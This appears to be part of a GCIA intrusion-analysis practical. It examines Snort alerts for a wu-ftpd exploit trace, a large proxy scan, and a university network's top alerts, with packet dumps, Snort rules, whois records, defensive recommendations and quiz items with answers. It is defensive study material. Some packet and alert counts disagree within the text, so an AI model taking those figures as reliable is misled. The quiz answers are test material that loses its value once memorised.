SID 1622 has been part of the standard Snort ruleset for quite some time and was at revision 4 in version 1.8.7. The FTP RNFR ././ attempt *should* have been triggered but it is possible that this particular rule was not enabled. It is possible that SID 498 was not triggered for three reasons; it was not enabled, it was not a successful exploit (root ID would have been returned) or the IDS probe could not see both sides of the network conversation between the remote and local hosts. It is possible that this network is utilizing two firewalls that differentiate between inbound and outbound traffic or it could be a case of an improperly configured BGP implementation. Since I am not certain, I am taking a conservative stance on the lethality rating.

It is interesting to note that SID 1919, '`FTP CWD overflow attempt`', was present in Snort version 1.9.1, which was used for this practical but not available in version 1.8.7. This is why the '`SHELLCODE x86 EB OC NOOP`' was triggered in this network detect and not during my testing of the exploit code in the lab.

Defensive Recommendation:

Considering the fact that the wu-ftpd daemon has a long and distinguished history of security problems, the best defensive recommendation would be to eliminate use of this particular daemon in the network environment. In this case, wu-ftpd versions 2.6.2 and higher are not vulnerable to this particular exploit. However, a more stringent recommendation would be to eliminate FTP service altogether in favor of a more secure approach such as SSH/SCP. Anonymous access should be disallowed completely as it does not afford the ability to perform subsequent log review based on User ID. If an SSH

alternative is deployed then the FTP service should be removed from the offending hosts and blocked at the firewall level for an additional layer of protection from remote attacks.

Multiple Choice Test Question:

```
14:23:53.871046 192.168.72.132.21 > 192.168.72.128.32776: P [tcp sum ok] 4336:4375(39)
ack 1477 win 6432 <nop,nop,timestamp 101919 469170> (DF
) (ttl 64, id 60295, len 91)
0x0000   4500 005b eb87 4000 4006 3cc0 c0a8 4884        E..[..@.@.<...H.
0x0010   c0a8 4880 0015 8008 ee8b 77c4 0dae 5dee        ..H.......w...].
0x0020   8018 1920 9138 0000 0101 080a 0001 8e1f        .....8..........
0x0030   0007 28b2 7569 643d 3028 726f 6f74 2920        ..(.uid=0(root).
0x0040   6769 643d 3028 726f 6f74 2920 6772 6f75        gid=0(root).grou
0x0050   7073 3d35 3028 6674 7029 0a                    ps=50(ftp).
```

Based on the packet capture above, what is the most likely scenario?

A) The remote user is attempting to FTP any files belonging to root
B) A remote attacker may have gained root level access to the server
C) The FTP server always responds with UID and Groups
D) A remote user is attempting to modify ownership settings via FTP

ANSWER: B, a remote attacker may have gained root level access to the server.

Detect Three: [**] SCAN Proxy attempts – 8080 and 3128 [**]

```
[**] [1:620:2] SCAN Proxy (8080) attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/11-01:03:16.606507 24.154.202.158:3829 -> 207.166.38.44:8080
TCP TTL:113 TOS:0x0 ID:41540 IpLen:20 DgmLen:48 DF
******S* Seq: 0xDB1A3F93  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:618:2] SCAN Squid Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/11-01:03:16.616507 24.154.202.158:3830 -> 207.166.38.44:3128
TCP TTL:113 TOS:0x0 ID:41541 IpLen:20 DgmLen:48 DF
******S* Seq: 0xDB1B23FA  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

NOTE: This analysis focuses on two different detects because the number of alerts received for both was significant and originated from the same source address.

Source of Trace:

The raw data file used to analyze this detect came from the following website:
http://www.incidents.org/logs/Raw/2002.10.11

Because this detect was obtained from the incidents.org website, I am not privy to the topology of the particular network used to generate the traffic. However, I can make some assumptions based on information gathered from the raw data file. Using TCPDUMP and Unix commands such as ‘cut’, ‘sort’ and ‘uniq’, I was able to determine

that the entire binary file contained 2 unique MAC addresses. This could indicate that a sniffer/probe was placed between a perimeter router and a firewall.

Unique Source MAC Address(es)

```
[root@paris gcia]# tcpdump -n -e -r 2002.10.11 | cut -f2 -d ' ' |sort -
n | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

Unique Destination MAC Address(es)

```
[root@paris gcia]# tcpdump -n -e -r 2002.10.11 | cut -f3 -d ' '| sort -
n | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

It is important to note that because I was specifically interested in viewing the packets at the MAC address level, I had to use the '-e' switch in TCPDUMP. The '-e' switch allows the ability to print/view the link-level header for each packet. The 'cut' command required the use of the field (-f) and delimiter (-d) switch to view only the specified field. In this case, I wanted to see the source and destination MAC address and I knew that TCPDUMP uses a blank space (-d ' ') for the delimiter. The example packet below shows the packet structure with the source MAC address being the second field (-f2) and the destination MAC address being the third field (-f3).

```
[root@paris gcia]# tcpdump -n -c 1 -e -r 2002.10.11 src 24.154.202.158
and dst port 3128
01:03:13.756507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 62:
24.154.202.158.3752 > 207.166.38.40.3128: S 3672477618:3672477618(0)
win 16384 <mss 1460,nop,nop,sackOK> (DF)
```

It was possible to determine the hardware manufacture for each device by querying a MAC address/Vendor database at http://coffer.com/mac_find/. Using the first three octets of each MAC address I was able to determine that Cisco Systems, Inc was the vendor for each address. With this information I am reasonably certain that the network topology looks similar to the diagram below with the IDS being plugged into a mirrored port on a switch, a hub or network tap:

```
CISCO (ROUTER)==== +++ ==== CISCO (FIREWALL)
0:3:e3:d9:26:c0    IDS      0:0:c:4:b2:33
```

In looking at the snort alerts generated with ACID, I noticed a staggering total of 2927 unique destination IP addresses falling into the 207.166.xxx.xxx network space. All traffic coming from the remote hosts is destined for hosts residing on the 207.166.x.x network indicating that the network is located behind the firewall (`0:0:c:4:b2:33`). ACID shows a total of 90 unique destination ports ranging from port 0 to port 65071. It is interesting to note that any remote traffic bound for ports above 61045 was associated with HTML-type traffic. This could indicate that the remote hosts were responding to HTTP requests coming from the internal network and not targeted/directed attacks at

ports in that range. Once I determined that these "high" ports were more than likely internal requests to remote web servers that left only 9 ports that are mostly indicative of normal Internet traffic patterns. Therefore, it is safe to assume that the perimeter router is not configured to block the ports listed below while the "high" ports are probably normal for stateful packet filtering on the firewall.

Port 0 - Analyzed in Detect One
Port 53 - DNS
Port 80 - HTTP
Port 137 - NETBIOS
Port 515 - Printing
Port 1080 - SOCKS
Port 2564 - HP 3000 Telnet
Port 3128 - SQUID Proxy Server
Port 8080 - Commonly associated with generic proxy servers

Detect Was Generated By:

Snort was used to generate the alert for this detect. At the time of this writing, the version shown below was the most current stable release. I also updated the rules (http://www.snort.org/dl/rules/snortrules-stable.tar.gz) to reflect any changes that may have occurred between the time I installed the intrusion detection engine and the dates I conducted testing.

```
[root@paris gcia]# snort -V

-*> Snort! <*-
Version 1.9.1 (Build 231)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
```

Additionally, snort was compiled with the '—with-mysql' switch to allow me to export any alerts to a MySQL database for further analysis with ACID. I left the default settings for $HOME_NET and $EXTERNAL_NET to 'any' but it should be noted that these settings could be modified to help eliminate false positives. I had to modify the snort.conf file to allow me to log to the database by adding the line:

```
output database: log, mysql, user=snort password=xxxxxx dbname=snort
host=localhost
```

I used the following switches with Snort to generate the alerts used in this analysis:

```
[root@paris gcia]# snort -r 2002.10.11 -c /etc/snort/snort.conf
```

This command resulted in 111116 packets to be processed by Snort with 8985 alerts being generated. In a final demonstration of the slowest Linux server on the planet, this analysis took nearly 30 minutes to analyze the data in the raw file and output the results to the MySQL database.

```
<SNIP>
Run time for packet processing was 1650.72497 seconds
database: Closing connection to database "snort"

===============================================================================

Snort processed 11116 packets.
Breakdown by protocol:                Action Stats:

    TCP: 11103      (99.883%)         ALERTS: 7914
    UDP: 1          (0.009%)          LOGGED: 7914
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 0          (0.000%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 11         (0.099%)
```

As I looked through the traffic, I noticed what appeared to be a VERY large portscan to ports 3128 and 8080. While I had seen this type of output in Snort prior to beginning this practical, most of the alerts were associated with internal hosts connecting to remote IRC servers. Most of the IRC servers, in my experience, perform a scan to check for open ports but this is the first time I have seen a port scan on this order of magnitude so it seemed like an interesting detect to analyze.

Here is the output from Snort:

```
[**] [1:620:2] SCAN Proxy (8080) attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/11-01:03:16.766507 24.154.202.158:3851 -> 207.166.38.46:8080
TCP TTL:113 TOS:0x0 ID:41641 IpLen:20 DgmLen:48 DF
******S* Seq: 0xDB2BF6FE  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:618:2] SCAN Squid Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/11-01:03:16.796507 24.154.202.158:3880 -> 207.166.38.49:3128
TCP TTL:113 TOS:0x0 ID:41670 IpLen:20 DgmLen:48 DF
******S* Seq: 0xDB41FD56  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Using ACID, it is quite easy to find the associated rule as it is included as a link to the Snort rules database. Another nice feature of accessing the Snort rules database is that many of the signatures include a short knowledgebase on the rule, the potential impact and ways to mitigate the effect of the attack. However, it is also possible to search for the corresponding rule manually, as shown below:

```
[root@paris gcia]# cat /etc/snort/rules/* |grep "SCAN Squid Proxy
attempt"

alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"SCAN Squid Proxy
attempt"; flags:S; classtype:attempted-recon; sid:618; rev:2;)
```

```
[root@paris gcia]# cat /etc/snort/rules/* |grep "SCAN Proxy"

alert tcp $EXTERNAL_NET any -> $HOME_NET 8080 (msg:"SCAN Proxy \(8080\)
attempt"; flags:S; classtype:attempted-recon; sid:620; rev:2;)
```

A Snort rule is comprised of two parts; the Rule Header and Rule Options. The Rule Header is used to define the network protocols, source and destination address and the direction of the traffic. Using the rule above, we are looking for any tcp-based traffic destined for the internal network on port 3128 and port 8080. The directional arrow (->) indicates the traffic flow. The use of variables is present in $EXTERNAL_NET (source) and $HOME_NET (destination). This is telling the rule to reference those settings as defined in the snort.conf file or by command-line switches (-h <home network>). We can also see that the rule action is defines as 'alert', meaning that Snort will create an entry in the appropriate alert file and log the packet. Other rule actions include 'log', 'pass' and 'user-defined'.

The second part of the rule, Rule Options, defines what attributes must be present n order to trigger an alert. The Rule Options are easily located because they are always enclosed in parentheses. In this case, the rule specifies the message (msg) that is to be printed in the logs, defines the flags that must be set (SYN), the offset mask (12), classification (attempted-recon), Snort ID (618) and the revision number (4). We can see that this falls into the category of an attempted reconnaissance and is a Snort defined rule that has been revised 4 times since its inception. To clarify the SID numbers, numbers 0-100 are reserved for Marty Roesch, 101-1000000 are assigned by the Snort Development team for widespread distribution and anything above 1000000 can be used for locally defined rules. The Snort website contains a detailed guide to writing rules (http://www.snort.org/docs/writing_rules/) and has proven itself useful to me during the course of this practical time and time again.

Probability the Source Address was Spoofed:

Since we are only seeing the first part of the TCP three-way handshake (SYN), it is entirely possible the source address was spoofed but I feel this is an unlikely possibility. Given the sheer magnitude of the scans, it is clear the remote attacker was expecting to see the results of his actions. He was clearly looking for open ports on 3128 and 8080 to look for open proxy servers that could be used to launch attacks 'anonymously' against other hosts on the Internet.

Description of Attack:

The output from Snort indicates a total of 2701 connection attempts from 24.154.202.158 to multiple IP addresses in the 207.166.x.x network range on port 3128. Because it would be pointless to list all 2701 connection attempts, a brief snip is provided below along with the command output displaying the total number of connection attempts.

```
[root@paris gcia]# tcpdump -nn -r 2002.10.11 src 24.154.202.158 and dst
port 3128 |wc -l
```

```
   2701

11/11-01:03:13.756507 24.154.202.158:3752 -> 207.166.38.40:3128
11/11-01:03:16.616507 24.154.202.158:3830 -> 207.166.38.44:3128
11/11-01:03:16.746507 24.154.202.158:3752 -> 207.166.38.40:3128
11/11-01:03:16.796507 24.154.202.158:3880 -> 207.166.38.49:3128
11/11-01:03:19.566507 24.154.202.158:3830 -> 207.166.38.44:3128
11/11-01:03:19.606507 24.154.202.158:3976 -> 207.166.38.51:3128
11/11-01:03:19.626507 24.154.202.158:3988 -> 207.166.38.52:3128
11/11-01:03:19.706507 24.154.202.158:3891 -> 207.166.38.50:3128
11/11-01:03:22.536507 24.154.202.158:3988 -> 207.166.38.52:3128
11/11-01:03:22.536507 24.154.202.158:3976 -> 207.166.38.51:3128
11/11-01:03:22.616507 24.154.202.158:4202 -> 207.166.38.58:3128
11/11-01:03:22.676507 24.154.202.158:4047 -> 207.166.38.55:3128
11/11-01:03:22.686507 24.154.202.158:4060 -> 207.166.38.56:3128
11/11-01:03:22.736507 24.154.202.158:4297 -> 207.166.38.61:3128
11/11-01:03:22.766507 24.154.202.158:4320 -> 207.166.38.63:3128
11/11-01:03:25.586507 24.154.202.158:4202 -> 207.166.38.58:3128
11/11-01:03:25.586507 24.154.202.158:3830 -> 207.166.38.44:3128
11/11-01:03:25.616507 24.154.202.158:4393 -> 207.166.38.65:3128
11/11-01:03:25.636507 24.154.202.158:4398 -> 207.166.38.66:3128
11/11-01:03:25.686507 24.154.202.158:4330 -> 207.166.38.64:3128
11/11-01:03:28.526507 24.154.202.158:4393 -> 207.166.38.65:3128
11/11-01:03:28.536507 24.154.202.158:4398 -> 207.166.38.66:3128
11/11-01:03:28.536507 24.154.202.158:3988 -> 207.166.38.52:3128
11/11-01:03:28.536507 24.154.202.158:3976 -> 207.166.38.51:3128
11/11-01:03:28.636507 24.154.202.158:4583 -> 207.166.38.72:3128
11/11-01:03:28.676507 24.154.202.158:4047 -> 207.166.38.55:3128
11/11-01:03:28.676507 24.154.202.158:4431 -> 207.166.38.71:3128
11/11-01:03:28.686507 24.154.202.158:4060 -> 207.166.38.56:3128
11/11-01:03:28.696507 24.154.202.158:4413 -> 207.166.38.68:3128
11/11-01:03:28.696507 24.154.202.158:4023 -> 207.166.38.54:3128
11/11-01:03:28.726507 24.154.202.158:4425 -> 207.166.38.70:3128
11/11-01:03:28.756507 24.154.202.158:4627 -> 207.166.38.75:3128
11/11-01:03:31.596507 24.154.202.158:4202 -> 207.166.38.58:3128
11/11-01:03:31.596507 24.154.202.158:4583 -> 207.166.38.72:3128
11/11-01:03:31.626507 24.154.202.158:4768 -> 207.166.38.79:3128
11/11-01:03:31.646507 24.154.202.158:4777 -> 207.166.38.80:3128
11/11-01:03:31.706507 24.154.202.158:4330 -> 207.166.38.64:3128
11/11-01:03:31.746507 24.154.202.158:4688 -> 207.166.38.78:3128
--More--(1%)
```

Additionally, the Snort output indicates another 2648 connection attempts to port 8080. Needless to say, this was a very busy scanner on the remote end! As we can see even with the brief snippet of activity above, this was a very fast and noisy scan. Since it appears to be a massive port scan, I wanted to take a look deeper into the packets to satisfy my curiosity and see if I can narrow down the tool being used to conduct the scan. Using the –v flag with TCPDUMP will allow us to see a more verbose output of the packet. For the sake of brevity, I will only show one packet.

```
[root@paris gcia]# tcpdump -nn -v -c 1 -r 2002.10.11 src 24.154.202.158
and dst port 3128
```

```
01:03:13.756507 24.154.202.158.3752 > 207.166.38.40.3128: S [bad tcp
cksum b5b5!] 3672477618:3672477618(0) win 16384 <mss
1460,nop,nop,sackOK> (DF) (ttl 113, id 41391, len 48, bad cksum d95b!)
```

I had hoped that the consistent options settings like window size, MSS and other options would help me track down the scanner being used to perform this large-scale probe. During the course of my research, I spent some time studying OS fingerprinting and this scan does appear to originate from a Windows 2000 machine. This is evidenced by the TCP Window size of 16384, The Maximum Segment Size (MSS), TCP Options and perhaps most importantly, the packet length of 48 bytes. According to Toby Miller's paper on Passive OS Fingerprinting, Windows 2000 is the only operating system to display the characteristic of a 48 byte packet.

There are many tools that can be used to scan for open proxies to include proxy hunter, proxy bench, YAPH and good old fashioned Nmap, this scan appears to be the ringzero (also known as Ring0) Trojan that wreaked havoc on the Internet in late 1999 early 2000.

Attack Mechanism:

Since this attack appears to be an automated scan against an entire network, the attacker is hoping to illicit a response on TCP ports 3128 and/or 8080 from the target host(s). The response could be used to map a network and it has also been suggested it could be used to perform OS fingerprinting. In this case, however, the attacker is clearly looking for hosts that have ports open that are commonly associated with proxy servers.

A proxy server basically acts as an intermediary to serve content from remote sites. For example, I could configure my browser to use a proxy server at 192.168.1.100 to surf the web. All of requests for Internet sites will be routed through the proxy server which will then initiate a connection to the Internet on my behalf to pull down the data to be presented in my browser window. Many organizations have employed proxy servers in various forms from open-source proxy servers like SQUID to commercial products like NetCache from Network Appliance. When configured properly, these devices can provide user authentication, cache content and perform content filtering. However, an improperly configured proxy server can be used to hide the identity of a remote attacker.

TCP Port 3128 is commonly associated with the open-source proxy, SQUID while port 8080 is generally associated with a wider range of proxy servers. Wingate is probably one of the most common proxy servers that run on port 8080. If a remote attacker can find an open proxy server it then becomes a trivial matter to reconfigure the browser to surf through the open proxy and hiding the true origin of the traffic.

Correlations:

My first step in developing correlations was to determine all that I could about the source IP address. I was very interested to see if I could verify my theory that this was a ringzero attack and not a random nmap-type scan launched by a remote attacker. For example, was the source host responsible for other types of attacks or was the activity limited to port

3128 and 8080 destinations? If the source host was initiating other types of attacks against other networks then it could negate the ringzero theory. Using the following 'whois' command, I was able to determine the attack originated from the following network. It should be noted the '+' option was used to get a full listing since it appears that whois.arin.net will only provide a truncated report unless otherwise specified.

```
[root@paris gcia]# whois -h whois.arin.net + 24.154.202.158
[whois.arin.net]

OrgName:    Armstrong Cable Services
OrgID:      ARMC
Address:    ONE Armstrong Place
City:       Butler
StateProv:  PA
PostalCode: 16001
Country:    US

NetRange:   24.154.0.0 - 24.154.255.255
CIDR:       24.154.0.0/16
NetName:    ACS-INTERNET
NetHandle:  NET-24-154-0-0-1
Parent:     NET-24-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.ZBZOOM.NET
NameServer: NS2.ZBZOOM.NET
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2000-03-16
Updated:    2002-06-04

TechHandle: MG267-ARIN
TechName:   Giobbi, Mike
TechPhone:  +1-724-283-0925
TechEmail:  abuse@zoominternet.net

OrgAbuseHandle: MG267-ARIN
OrgAbuseName:   Giobbi, Mike
OrgAbusePhone:  +1-724-283-0925
OrgAbuseEmail:  abuse@zoominternet.net

OrgTechHandle: MLG19-ARIN
OrgTechName:   Giobbi, Michael Louis
OrgTechPhone:  +1-724-283-0925
OrgTechEmail:  mgiobbi@agoc.com

CustName:   Armstrong Utilities
Address:    One Armstrong Place
City:       Butler
StateProv:  PA
PostalCode: 16001
Country:    US
RegDate:    2002-02-28
Updated:    2002-02-28

NetRange:   24.154.192.0 - 24.154.206.255
```

```
CIDR:       24.154.192.0/21, 24.154.200.0/22, 24.154.204.0/23,
24.154.206.0/24
NetName:    BUFFALOTWPSARVER
NetHandle:  NET-24-154-192-0-1
Parent:     NET-24-154-0-0-1
NetType:    Reassigned
Comment:
RegDate:    2002-02-28
Updated:    2002-02-28

TechHandle: MG267-ARIN
TechName:   Giobbi, Mike
TechPhone:  +1-724-283-0925
TechEmail:  abuse@zoominternet.net

OrgAbuseHandle: MG267-ARIN
OrgAbuseName:   Giobbi, Mike
OrgAbusePhone:  +1-724-283-0925
OrgAbuseEmail:  abuse@zoominternet.net

OrgTechHandle: MLG19-ARIN
OrgTechName:   Giobbi, Michael Louis
OrgTechPhone:  +1-724-283-0925
OrgTechEmail:  mgiobbi@agoc.com

# ARIN WHOIS database, last updated 2003-05-18 20:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

A 'Google' query didn't reveal too much about Armstrong Cable Services but it does appear they offer a cable Internet service called, "Zoom Internet" (http://www.zoominternet.net/). There was a smattering of Email spam abuse but nothing to indicate this network has fallen under the control of major spammers like many of the networks from China and Korea.

A query of the Internet Storm Center/Dshield (http://isc.incidents.org) did not reveal any reports of abuse coming from the IP address 24.154.202.158 but I did find correlating data at MyNetWatchman (http://www.mynetwatchman.com/) to support the theory of a Ringzero attack. MyNetWatchman indicates traffic from this host ranging in date from September through December 2002 which corresponds to the dates shown in the raw binary file.

While conducting research on the Ringzero Trojan, I came across an excellent summary of the Trojan at http://www.internetwk.com/story/INW19991014S0003 that explained how the Trojan operates and how it can be detected on a local system. Of course, the SANS Institute also provided a concise and detailed summary at http://www.sans.org/resources/idfaq/ring_zero.php that also outlined steps to take to mitigate or prevent the exploitation of this Trojan. At one point, there had been quite a bit of discussion regarding this Trojan on the intrusions listserv but there hasn't been any viable discussion since mid to late 2002.

Although I focused my research on 24.154.202.158, it must be noted that there was another significant pattern of activity coming from 24.101.114.84 possessing the same attributes portrayed in this analysis. 24.101.114.84 showed a total of 2276 alerts with traffic being directed to TCP ports 3128 and 8080.

Evidence of Active Targeting:

The RingZero Trojan is essentially a random-based attack from an infected Windows host. Bearing this in mind, the attacked network was not a victim of a targeted attack. Because this is an automated scan that hit over 1000 destination hosts in a pseudo-random fashion yet sequential pattern, this is consistent with the RingZero Trojan.

Severity:

Using the formula, (Criticality + Lethality) – (System + Net countermeasures) = Severity, I have determined the following:

Criticality: 3 (Non-targeted attack probing random hosts)
Lethality: 1 (A successful attack will result in the destination IP address being reported as an Open Proxy)
System Countermeasures: 1 (must assume the worst since we are not certain)
Network Countermeasures: 5 (Firewall appears to have blocked the connection attempt)
Severity = -2

Defensive Recommendation:

The most logical recommendation would be to block inbound ports 3128 and 8080. Generally, there is no reason why a proxy server would ever need to be accessed from a remote location so it is safe to assume these ports can be safely blocked without impacting functionality. Unless needed, outbound access to ports 3128 and 8080 should also be blocked by the firewall. If a proxy server is used by an individual or organization, then access to the needed port should only be given to internal address space, ideally an RFC 1918 (private reserved) address. It is also recommended that if a proxy service is being used that it is patched or upgraded to the most current revision. It would also be helpful to stay informed of potential proxy vulnerabilities by referencing bugtraq, CERT postings and/or specific vendor sites on a regular basis.

Multiple Choice Test Question:

```
01:03:13.756507 24.154.202.158.3752 > 207.166.38.40.3128: S [bad tcp
cksum b5b5!] 3672477618:3672477618(0) win 16384 <mss
1460,nop,nop,sackOK> (DF) (ttl 113, id 41391, len 48, bad cksum d95b
```

Looking at the above packet capture, what information identifies the characteristic of a Windows 2000 machine? Hint, Windows 2000 is the ONLY operating system known to contain this field.

A) Time to Live = 113
B) Maximum Segment Size = 1460
C) TCP Window Size = 16384
D) Length = 48

ANSWER = D, Length is equal to 48 bytes.

Assignment Three: Analyze This

Executive Summary:

This analysis covered five days of network traffic as captured by Intrusion Detection probes on a university network. This analysis covered alerts triggered by the Snort IDS engine, portscans and traffic considered to be out of specification. This review was conducted through the analysis of large amounts of data in the form of specialized scripts, Unix utilities and manual inspection.

The key summary items listed below are covered in detail later in this report:

- Consider reviewing the signatures that are used by the Snort intrusion detection engine. The sheer magnitude of false positive alerts is acting as a barrier to capturing more meaningful alerts that could signal potentially damaging worms or exploits.
- Develop a plan that will ensure the signatures are up to date and consistent with the acceptable use policies set forth by the university.
- Review the University Acceptable Use Policy and if required, add statements specifying what type of traffic is acceptable on the campus network.
- Review firewall policies to ensure traffic covered under university policy is allowed or block as dictated by policy.

Files Analyzed:

Alert Files	Scan Files	OOS Files
alert.030510	scans.030510	OOS_Report_2003_05_11_20776
alert.030511	scans.030511	OOS_Report_2003_05_12_28902
alert.030512	scans.030512	OOS_Report_2003_05_13_31237
alert.030513	scans.030513	OOS_Report_2003_05_14_9396
alert.030514	scans.030514	OOS_Report_2003_05_15_16609

Figure 4 - Analyzed Files

In order to achieve sequential data for the OOS Files that corresponds with the Alert and Scan data, it was necessary to use a different date stamp. The OOS files contained data from the previous day's events so data correlating to May 10, as an example, would actually be contained in the file dated May 11th.

Alert Summary Data:

Once the accumulated data was analyzed, it quickly became apparent that this is a high activity network. Despite the fact that the files contained corrupt data that could not be easily sorted by date, activity or number of alerts, a total of 705,069 alerts were analyzed during this review. A summary by date and activity is shown below. In the interest of brevity and focusing on the most active alerts, this review focuses primarily on the top ten alerts detected from May 10, 2003 through May 14, 2003. Other alerts falling outside of the Top Ten will be highlighted as warranted by event correlation and/or discussion of how they pertain to analysis of the top ten alerts.

Date	Number of Alerts
5/10/2003	133510
5/11/2003	353276
5/12/2003	66676
5/13/2003	76323
5/14/2003	75284
TOTAL	**705069**

Figure 5 - Number of Alerts by Date

Summary of the Top Ten Alerts:

Alert Name	Number of Alerts
Incomplete Packet Fragments Discarded	323202
SMB Name Wildcard	199230
High port 65535 udp – Possible Red Worm Traffic	47647
Tiny Fragments – Possible Hostile Activity	23255
spp_http_decode: IIS Unicode attack detected	22956
CS WEBSERVER - external web traffic	17370
High port 65535 tcp - possible Red Worm - traffic	15905
TFTP - Internal TCP connection to external tftp server	11291
Null scan!	5921
EXPLOIT x86 NOOP	5579
TOTAL	**672356**
PERCENTAGE	**95%**

Figure 6 - Top Ten Alerts by Number

As shown in the table above, the top ten alerts account for 95% of the alerts detected during the course of five days. A graphical representation is shown below to show the alert distribution and the percentage ratio of each alert detected, sorted and analyzed.




Figure 7 - Top Ten Alert Summary

High Port 65535 udp/tcp – Possible Red Worm - traffic:

The Red Worm, also referred to as the Adore Worm, is believed to have started its Internet probes on April 1, 2001. The Red Worm essentially works by scanning the Internet for Linux machines vulnerable to printer, RPC, FTP and DNS exploits. Once infected, a backdoor is installed that listens on port 65535 for a crafted ICMP ping that will "open" the backdoor.

Example Alert:

```
05/10-03:21:07.988738  [**] High port 65535 udp - possible Red Worm -
traffic [**] MY.NET.235.162:6257 -> 220.1.107.27:65535

05/11-06:22:12.497975  [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.208.38:3324 -> 211.124.83.236:65535
```

It appears that the Snort signature used to alert on this traffic is configured to listen for UDP/TCP traffic bound or destined for port 65535. Based on this assumption, there is a higher likelihood of false positive alerts.

Network Traffic Activity – Top Five Sources:

Source IP Address	Destinations Involved	Number of Alerts
MY.NET.201.58	35	23214
66.42.68.210*	1	12370
MY.NET.208.38	9	2213
211.124.83.236	2	2150

67.97.60.149	4	1675

Figure 8 - Red Worm Source Traffic

Registration Information for 66-42-68-210.stkn.mdsg-pacwest.com:

```
OrgName:    Pac-West Telecomm, INC.
OrgID:      PWTI
Address:    1776 W. March Lane
Address:    Suite 250
City:       Stockton
StateProv:  CA
PostalCode: 95207
Country:    US

NetRange:   66.42.0.0 - 66.42.127.255
CIDR:       66.42.0.0/17
NetName:    MDSG-PACWEST-1BLK
NetHandle:  NET-66-42-0-0-1
Parent:     NET-66-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.MDSG-PACWEST.COM
NameServer: NS2.MDSG-PACWEST.COM
NameServer: NS3.MDSG-PACWEST.COM
NameServer: NS4.MDSG-PACWEST.COM
NameServer: NS5.MDSG-PACWEST.COM
NameServer: NS6.MDSG-PACWEST.COM
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2000-11-10
Updated:    2002-11-15

TechHandle: ZP86-ARIN
TechName:   Administrator
TechPhone:  +1-800-722-9378
TechEmail:  admin@mdsg-pacwest.com

OrgTechHandle: ZP86-ARIN
OrgTechName:   Administrator
OrgTechPhone:  +1-800-722-9378
OrgTechEmail:  admin@mdsg-pacwest.com

# ARIN WHOIS database, last updated 2003-05-21 20:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Network Traffic Activity – Top Five Destinations:

Destination IP Address	Sources Involved	Number of Alerts
MY.NET.201.58	16	16866
66.42.68.210	1	16237
MY.NET.208.38	21	2215
211.124.83.236	2	2173
65.120.111.17	1	1762

Figure 9 - Red Worm Destination Traffic

Recommendation:

Because the Red Worm/Adore Worm exploits multiple vulnerabilities on the Linux platform, it is recommended that a review of the internal (MY.NET.x.x) IP addresses listed above be conducted to insure they have not been exploited by this worm. Based on the potential for a high false positive rate with this alert signature, there is a strong chance these machines are presenting normal Internet traffic patterns. A review of the Snort signature is warranted to see if it can be fine-tuned to lower the chance of a false positive alert.

If any of the machines show signs of being infected, using the 'adorefind' tool available from the SANS Institute at http://www.sans.org/y2k/adore.htm. This tool has been written to search for suspect files on a given system and supports the many variations of this particular worm.

Further, it is recommended to adopt a "default deny" rule on the firewall to block inbound access to unnecessary services. For example, port 65535 is considered a high or "ephemeral" port with no known service. Considering this, there is no reason for a machine residing outside of the University network to initiate a connection to this port.

Correlation:

This alert has been given quite a bit of treatment in other GCIA practical submissions in the last couple of years. Most agree with the theory of a high false positive rating and recommend a cursory review of the affected IP addresses along with a firewall policy to block all inbound access to port 65535. Recent GCIA practical submissions include the following:

http://www.giac.org/practical/GCIA/Susan_Kovacevich_GCIA.pdf
